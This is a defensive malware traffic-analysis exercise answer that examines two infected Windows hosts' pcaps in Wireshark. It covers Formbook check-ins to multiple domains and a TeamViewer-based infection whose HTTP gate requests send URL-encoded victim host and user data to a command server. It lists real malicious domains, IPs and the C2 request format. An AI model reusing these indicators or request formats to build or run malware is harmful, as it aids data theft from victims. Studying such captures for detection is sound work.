
Shown above: Google search results on the SHA256 hash for **Black Friday.docx**.



Shown above: Search results on **reverse.it** for the SHA256 hash of **Black Friday.docx**.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Once again, we should review the earliest analysis of the malware. Unfortunately, the sandbox analysis of **Black Friday.docx** doesn't give us an DNS or HTTP traffic to help identify the malware.



Shown above: No relevant traffic on **reverse.it** for the sandbox analysis of **Black Friday.docx**.

This often happens if malware is aware of its environment. As a self-defense mechanism, many malware samples can detect if they're running in a sandbox or a VM, and they will not run properly. That appears to be the case with this malware.

Fortunately, we see alerts on the second pcap for TeamViewer when it was submitted to PacketTotal and VirusTotal.

- <https://packettotal.com/app/analysis?id=b0bce270fb592421a807afd89e94eca7>
- <https://www.virustotal.com/#/file/01cb88839bd15839ed8f5e8070926ece3c01633b147d155f6d20def01e1a7308/details>

Of note, to see the VirusTotal alerts, go to the details tab and scroll down to the bottom of the page. You'll see a section for Snort alerts, and you'll see a section for Suricata alerts. Snort has the Snort alerts, and Suricata has the EmergingThreats alerts.

TeamViewer is not inherently malicious. TeamViewer is legitimate software used for remote desktop access and support. However, criminals do package it with malware to infect and control a victim's Windows computer. If your company doesn't use TeamViewer, then this traffic is extremely suspicious.

Now, let's look at the pcaps.


2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

INVESTIGATION - STEP 2 - REVIEWING THE TWO PCAPS:

For the first pcap, we already know what the malware is and which email it came from. We just need to confirm by a quick review of the pcap, and we need to obtain the host information from the traffic.

As always, I recommend you set up Wireshark according to the tutorials I've documented at: <http://malware-traffic-analysis.net/tutorials/index.html>

The host information is readily available in the first few frames of network traffic based on the NetBIOS Name Service (NBNS) and DNS info. From there, we can correlate the IP address and MAC address of the infected Windows host. See the image below for more information.



Date/Time	Src	port	Dst	port	Info
2017-12-14 23:01:01	10.1.1.97	61978	224.0.0.252	5355	Standard query 0xde83 ANY Chris-Lyons-PC
2017-12-14 23:01:01	10.1.1.97	137	10.1.1.255	137	Registration NB CHRIS-LYONS-PC<00>
2017-12-14 23:01:01	10.1.1.97	137	10.1.1.255	137	Registration NB CHRIS-LYONS-PC<20>
2017-12-14 23:01:01	10.1.1.97	137	10.1.1.255	137	Registration NB WORKGROUP<00>
2017-12-14 23:01:01	10.1.1.97	61978	224.0.0.252	5355	Standard query 0xde83 ANY Chris-Lyons-PC
2017-12-14 23:01:02	10.1.1.97	62730	10.1.1.1	53	Standard query 0x2933 SRV _ldap._tcp.dc._msdcs.mshome.net
2017-12-14 23:01:02	10.1.1.1	53	10.1.1.97	62730	Standard query response 0x2933 No such name
2017-12-14 23:01:02	10.1.1.97	54056	10.1.1.1	53	Standard query 0x519e SRV _ldap._tcp.dc._msdcs.mshome.net
2017-12-14 23:01:02	10.1.1.1	53	10.1.1.97	54056	Standard query response 0x519e No such name
2017-12-14 23:01:02	10.1.1.97	137	10.1.1.255	137	Registration NB WORKGROUP<00>
2017-12-14 23:01:02	10.1.1.97	137	10.1.1.255	137	Registration NB CHRIS-LYONS-PC<20>
2017-12-14 23:01:02	10.1.1.97	137	10.1.1.255	137	Registration NB CHRIS-LYONS-PC<00>
2017-12-14 23:01:02	10.1.1.97	137	10.1.1.255	137	Registration NB CHRIS-LYONS-PC<00>

Frame 17: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)

Ethernet II, Src: Asustek_C_d4:9a:e7 (00:22:15:d4:9a:e7), Dst: Broadcast (ff:ff:ff:ff:ff:ff)


Internet Protocol Version 4, Src: 10.1.1.97 (10.1.1.97), Dst: 10.1.1.255 (10.1.1.255)

User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)

NetBIOS Name Service

Shown above: NBNS and DNS traffic showing the host name, IP address, and MAC address.

Filter on **http.request**, and you'll see the same type of traffic in the sandbox analysis of **Proforma Invoice P101092292891 TT slip pdf.rar.exe**.



Date/Time	Dst	port	Host	Info
2017-12-14 23:01:08	23.43.62.200	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2017-12-14 23:03:32	162.213.255.172	80	www.ellentest.com	GET /ob/?id=gluM8UzMBuv27idXMtHTwxmLiq/CBCnAIiycmw9zQpVF0Ccf/hc
2017-12-14 23:03:56	34.233.12.25	80	www.jvfilmmakers.com	GET /ob/?id=bWuFa7q8YsQtnfnfr/62XuBt3uLiztV/LmDj7LwUvkAotBURvE
2017-12-14 23:04:00	34.233.12.25	80	www.jvfilmmakers.com	POST /ob/ HTTP/1.1 (application/x-www-form-urlencoded)
2017-12-14 23:05:01	209.15.20.221	80	www.sparkyoursukha.com	GET /ob/?id=PTcavUxkGASpi16bw9ARWMPx+Wv2L7SZ2Tm50AhHY7q+laaw78E
2017-12-14 23:05:21	198.105.244.228	80	www.jufal23.com	GET /ob/?id=ByeG+Rw6XdwREXnyCzTfTkr71mlyUtm3au2jDGP18s1X+74ruLX
2017-12-14 23:05:42	198.187.29.22	80	www.seorowipe.com	GET /ob/?id=zky10Qnjp3f9wiBnQiYpgscyGHfoj7SyP4FBFCWVwE30bWkxPm
2017-12-14 23:05:45	198.187.29.22	80	www.seorowipe.com	POST /ob/ HTTP/1.1 (application/x-www-form-urlencoded)
2017-12-14 23:06:02	69.164.223.38	80	www.texowipul4.win	GET /ob/?id=thaw/qanGpJCCh+UY32yylDQ/6eeYcsMJ4hZkPSgdLIgPM8ifAY
2017-12-14 23:06:06	69.164.223.38	80	www.texowipul4.win	POST /ob/ HTTP/1.1 (application/x-www-form-urlencoded)
2017-12-14 23:06:23	81.169.145.159	80	www.kowollik.email	GET /ob/?id=7DADu/+v5Bl8ooyhjm258g+TyvMSwn/8w2eRtH5GqSJNWP+/dST
2017-12-14 23:06:28	81.169.145.159	80	www.kowollik.email	POST /ob/ HTTP/1.1 (application/x-www-form-urlencoded)
2017-12-14 23:06:43	162.255.119.15	80	www.getelk.com	GET /ob/?id=PomCCGPaCaRchv17LwPTGfH6GvY72W4Wm6fBnU5vD7eibVwKc

Shown above: HTTP requests from the first pcap showing the Formbook post-infection traffic.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

In this case, there are two domains that didn't get a response from the server. How can you view this? When a server doesn't respond, the host will continue sending SYN packets in the TCP traffic to initiate a 3-way handshake and establish the connection. We can combine filter expressions to quickly find this traffic.

- To filter on the TCP SYN packets, use ***tcp.flags eq 0x0002***
- To filter on a retransmitted packet, use ***tcp.analysis.retransmission***
- To show DNS queries, use ***dns.qry.name***

This means you can filter on:

(tcp.flags eq 0x0002 and tcp.analysis.retransmission) or dns.qry.name

And you can scroll through the results to find the SYN packets and associated DNS queries. First, we find **47.93.157.247** with an associated DNS query for **www.yunshangcms.com** as shown below:

Date/Time	Dst	port	Host	Info
2017-12-14 23:03:32	10.1.1.1	53		Standard query 0x8d25 A www.electriscm.info
2017-12-14 23:03:32	10.1.1.97	51682		Standard query response 0x8d25 A 162.213.255.172
2017-12-14 23:03:55	10.1.1.1	53		Standard query 0x3869 A www.jvfilmmakers.com
2017-12-14 23:03:56	10.1.1.97	51816		Standard query response 0x3869 CNAME www54.wixdns.net CNAME ba
2017-12-14 23:04:16	10.1.1.1	53		Standard query 0xffda A www.yunshangcms.com
2017-12-14 23:04:16	10.1.1.97	52239		Standard query response 0xffda A 47.93.157.247
2017-12-14 23:04:19	47.93.157.247	80		[TCP Retransmission] 49161-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:04:25	47.93.157.247	80		[TCP Retransmission] 49161-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:04:36	10.1.1.1	53		Standard query 0xdfff A dns.msftncsi.com
2017-12-14 23:04:36	10.1.1.97	64559		Standard query response 0xdfff A 131.107.255.255
2017-12-14 23:04:36	10.1.1.1	53		Standard query 0x5d10 AAAA dns.msftncsi.com
2017-12-14 23:04:36	10.1.1.97	55517		Standard query response 0x5d10 AAAA fd3e:4f5a:5b81::1
2017-12-14 23:04:42	47.93.157.247	80		[TCP Retransmission] 49161-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:04:48	47.93.157.247	80		[TCP Retransmission] 49161-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:05:00	10.1.1.1	53		Standard query 0xcfcc A www.sparkyoursukha.com
2017-12-14 23:05:01	10.1.1.97	52827		Standard query response 0xcfcc CNAME sparkyoursukha.com A 209.
2017-12-14 23:05:21	10.1.1.1	53		Standard query 0xfe74 A www.ufa122.com

Scroll down further, and we find **64.32.26.89** with an associated DNS query for **www.heapto.com** as shown below:

Date/Time	Dst	port	Host	Info
2017-12-14 23:08:44	10.1.1.1	53		Standard query response 0x4fa1 A 198.105.244.228 A 198.105.254
2017-12-14 23:08:45	10.1.1.97	50437		Standard query 0x4fa1 A www.xn--jjq193ajmav75c.com
2017-12-14 23:09:03	10.1.1.1	53		Standard query response 0x473d A www.heapto.com
2017-12-14 23:09:04	10.1.1.1	53		Standard query 0x473d A www.heapto.com
2017-12-14 23:09:04	10.1.1.97	58287		Standard query response 0x473d A 64.32.26.89
2017-12-14 23:09:07	64.32.26.89	80		[TCP Retransmission] 49186-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:09:13	64.32.26.89	80		[TCP Retransmission] 49186-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:09:26	10.1.1.1	53		Standard query 0x50ba A dns.msftncsi.com
2017-12-14 23:09:26	10.1.1.97	54492		Standard query response 0x50ba A 131.107.255.255
2017-12-14 23:09:26	10.1.1.1	53		Standard query 0x4665 AAAA dns.msftncsi.com
2017-12-14 23:09:26	10.1.1.97	55656		Standard query response 0x4665 AAAA fd3e:4f5a:5b81::1
2017-12-14 23:09:30	64.32.26.89	80		[TCP Retransmission] 49186-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-12-14 23:09:36	64.32.26.89	80		[TCP Retransmission] 49186-http [SYN] Seq=0 Win=8192 Len=0 MSS=

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

There is no other infection traffic in this pcap, so we should be done with the investigation. We have the hostname, IP address, MAC address. The victim's name was confirmed from the email address and host name. We found all the associated domains and IP addresses from the HTTP infection traffic. And we have the email information, attachment data, and extracted malware for the write-up.

What about the second pcap?

Like the first pcap, host information from the second pcap is readily available in the first few frames of network traffic based on the NetBIOS Name Service (NBNS) and DNS info. From there, we can correlate the IP address and MAC address of the infected Windows host. See the image below for more information

Date/Time	Src	port	Dst	port	Info
2017-12-15 00:35:01	10.1.1.213	53981	10.1.1.1	53	Standard query 0xf6b7 A isatap.mshome.net
2017-12-15 00:35:01	10.1.1.1	53	10.1.1.213	53981	Standard query response 0xf6b7 No such name
2017-12-15 00:35:01	10.1.1.213	55525	224.0.0.252	5355	Standard query 0x6ef8 ANY Darnell-PC
2017-12-15 00:35:01	10.1.1.213	137	10.1.1.255	137	Registration NB DARNELL-PC<00>
2017-12-15 00:35:01	10.1.1.213	137	10.1.1.255	137	Registration NB DARNELL-PC<20>
2017-12-15 00:35:01	10.1.1.213	137	10.1.1.255	137	Registration NB WORKGROUP<00>
2017-12-15 00:35:01	10.1.1.213	55525	224.0.0.252	5355	Standard query 0x6ef8 ANY Darnell-PC
2017-12-15 00:35:02	10.1.1.213	49587	10.1.1.1	53	Standard query 0x0d90 SRV _ldap._tcp.dc._msdcs.mshome.net
2017-12-15 00:35:02	10.1.1.1	53	10.1.1.213	49587	Standard query response 0x0d90 No such name
2017-12-15 00:35:02	10.1.1.213	63168	10.1.1.1	53	Standard query 0xe01e SRV _ldap._tcp.dc._msdcs.mshome.net
2017-12-15 00:35:02	10.1.1.1	53	10.1.1.213	63168	Standard query response 0xe01e No such name
2017-12-15 00:35:02	10.1.1.213	137	10.1.1.255	137	Registration NB WORKGROUP<00>
2017-12-15 00:35:02	10.1.1.213	137	10.1.1.255	137	Registration NB DARNELL-PC<20>
2017-12-15 00:35:02	10.1.1.213	137	10.1.1.255	137	Registration NB DARNELL-PC<00>

Frame 15: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
Ethernet II, Src: Cisco_39:da:12 (00:08:7c:39:da:12), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 10.1.1.213 (10.1.1.213), Dst: 10.1.1.255 (10.1.1.255)
User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)
NetBIOS Name Service

Shown above: NBNS and DNS traffic showing the host name, IP address, and MAC address.

HTTP requests show some unusual activity to **108.61.179.223** that doesn't show up in any of the alerts in PacketTotal or VirusTotal.

Date/Time	Dst	port	Host	Info
2017-12-15 00:35:07	23.43.62.200	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2017-12-15 00:39:56	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=000%20000%20000&pwd=0000&info=%7B
2017-12-15 00:40:26	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:40:56	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:41:26	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:41:56	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:42:26	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:42:56	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:43:26	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B
2017-12-15 00:43:56	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=5150&info=%7B

Shown above: HTTP traffic from the second pcap.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Let's follow the TCP stream for any one of those HTTP requests to **108.61.179.223**.

Filter: tcp.stream eq 2

Expression... Clear Apply Save Filter

Date/Time	Dst	port	Host	Info
2017-12-15 00:39:55	108.61.179.223	80		49161->http [SYN] Seq=0 Win=8192 Len=
2017-12-15 00:39:56	10.1.1.213	49161		http->49161 [SYN, ACK] Seq=0 Ack=1 W
2017-12-15 00:39:56	108.61.179.223	80		49161->http [ACK] Seq=1 Ack=1 Win=65
2017-12-15 00:39:56	108.61.179.223	80	108.61.179.223	GET /1119/?gate&hwid=A502B41C&id=00
2017-12-15 00:39:56	10.1.1.213	49161		http->49161 [ACK] Seq=1 Ack=165 Win=

Follow TCP Stream (tcp.stream eq 2)

Stream Content

GET /1119/?gate&hwid=A502B41C&id=000%20000%20000&pwd=0000&info=%7B%22os%22%3A%22Windows%20%37%20x%36%34%22%2C%22pcuser%22%3A%22DARNELL%2DPC%5C%5Cdarnell%2Ecastillo%22%2C%22cpu%22%3A%22AMD%20FX%28tm%29%2D%36%31%32%30%20Six%2DCore%20Processor%20%20%20%20%20%20%20%20%20%20%22%2C%22ram%22%3A%22%31%36%33%38%34mb%22%2C%22av%22%3A%22AVG%22%2C%22admin%22%3A%22YES%22%2C%22comment%22%3A%22comment%30%32%22%7D HTTP/1.1

Host: 108.61.179.223

Connection: close

HTTP/1.1 200 OK

Date: Fri, 15 Dec 2017 00:39:57 GMT

Server: Apache/2.4.10 (Debian)

Strict-Transport-Security: max-age=60

V-Content-Type: Options: no sniff

Shown above: One of the HTTP requests to **108.61.179.223**.

It looks like URL-encoded data with some user and host information. We can quickly check that on [asciitohex.com](#) in the "URL Encoded" box to see what it translates to. There we find host and user information from the infected victim's host. We also find the full user account name used on the Windows host.

URL Encoded

?gate&hwid=A502B41C&id=000%20000%20000&pwd=0000&info=%7B%22os%22%3A%22Windows%20%37%20x%36%34%22%2C%22pcuser%22%3A%22DARNELL%2DPC%5C%5Cdarnell%2Ecastillo%22%2C%22cpu%22%3A%22AMD%20FX%28tm%29%2D%36%31%32%30%20Six%2DCore%20Process or%20%20%20%20%20%20%20%20%20%20%20%20

Convert Highlight Text

Text (ASCII / ANSI)

?gate&hwid=A502B41C&id=000 000000&pwd=0000&info={"os":"Windows 7 x64","pcuser":"DARNELL-PC\\darnell.castillo","cpu":"AMD FX(tm)-6120 Six-Core Processor","ram":"16384mb","av":"AVG","admin":"YES","comment":"comment02"}

Convert Highlight Text

Shown above: Post-infection traffic shows the user and host information.

But there's obviously more than the HTTP traffic. TeamViewer itself uses different ports, so we should try a different Wireshark filter to get a better idea of the infection traffic.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Here are the elements of our next filter:

- To filter on HTTP requests, use ***http.request***
- To filter on the TCP SYN packets, use ***tcp.flags eq 0x0002***
- To filter on a HTTPS server names, use ***ssl.handshake.type == 1***
- To show DNS queries, use ***dns.qry.name***

We want to see any of these in the pcap, so the filter should be:

http.request or tcp.flags eq 0x0002 or ssl.handshake.type == 1 or dns.qry.name

That gives us information as shown in the image below (you'll have to scroll down a bit to find it):

Filter: http.request or tcp.flags eq 0x0002 or ssl.handshake.t Expression... Clear Apply Save					
Date/Time	Dst	port	Host	Server Name	Info
2017-12-15 00:35:07	23.43.62.200	80			Standard query response 0x252 A forum.cryptopia.gdn
2017-12-15 00:35:07	23.43.62.200	80	www.msftncsi.com		49157-http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 GET /ncsi.txt HTTP/1.1
2017-12-15 00:39:37	10.1.1.1	53			Standard query 0x0252 A forum.cryptopia.gdn
2017-12-15 00:39:37	10.1.1.213	55269			Standard query response 0x0252 A 185.92.222.9
2017-12-15 00:39:37	185.92.222.9	443			49158-https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:37	185.92.222.9	443		forum.cryptopia.gdn	Client Hello
2017-12-15 00:39:55	108.61.179.223	80			49161-http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:56	108.61.179.223	80	108.61.179.223		GET /1119/?gate&hwid=A502B41C&id=000%20000%20000&pwd=
2017-12-15 00:39:57	10.1.1.1	53			Standard query 0xb489 A ping3.dyngate.com
2017-12-15 00:39:57	10.1.1.213	60022			Standard query response 0xb489 CNAME ping3.teamviewer
2017-12-15 00:39:57	162.220.223.28	5938			49163-5938 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:58	10.1.1.1	53			Standard query 0xa8dd A master11.teamviewer.com
2017-12-15 00:39:58	10.1.1.213	54043			Standard query response 0xa8dd A 185.188.32.5
2017-12-15 00:39:58	185.188.32.5	5938			49164-5938 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:58	185.188.32.5	5938			49165-5938 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:58	185.188.32.5	5938			49166-5938 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:59	185.188.32.5	5938			49167-5938 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:39:59	184.172.60.198	5938			49168-5938 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:40:02	224.0.0.252	5355			Standard query 0x7ffd ANY Darnell-PC
2017-12-15 00:40:02	224.0.0.252	5355			Standard query 0x7ffd ANY Darnell-PC
2017-12-15 00:40:26	108.61.179.223	80			49169-http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:40:26	108.61.179.223	80	108.61.179.223		GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=
2017-12-15 00:40:56	108.61.179.223	80			49170-http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
2017-12-15 00:40:56	108.61.179.223	80	108.61.179.223		GET /1119/?gate&hwid=A502B41C&id=388%20642%20381&pwd=
2017-12-15 00:41:26	108.61.179.223	80			49171-http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256

In this image, we find HTTPS traffic to ***forum.cryptopia.gdn*** before seeing the HTTP traffic to ***108.61.179.223*** with the user and host information. Based on the DNS queries, we also have TeamViewer-based traffic on TCP port 5938 for two different IP addresses.


At this point, we've confirmed this is TeamViewer-related malware.

But this infection originated from a Word document. There should be a binary or executable. Was it embedded in the Word document? Or was it sent over the network, perhaps from an HTTPS request over port 443? That domain ***forum.cryptopia.gdn*** over HTTPS is suspicious. Let's check out the ***reverse.it*** analysis of that Word document again ([link](#)).

Once we've got the page up, search it for ***forum.cryptopia.gdn*** to see if it comes up.
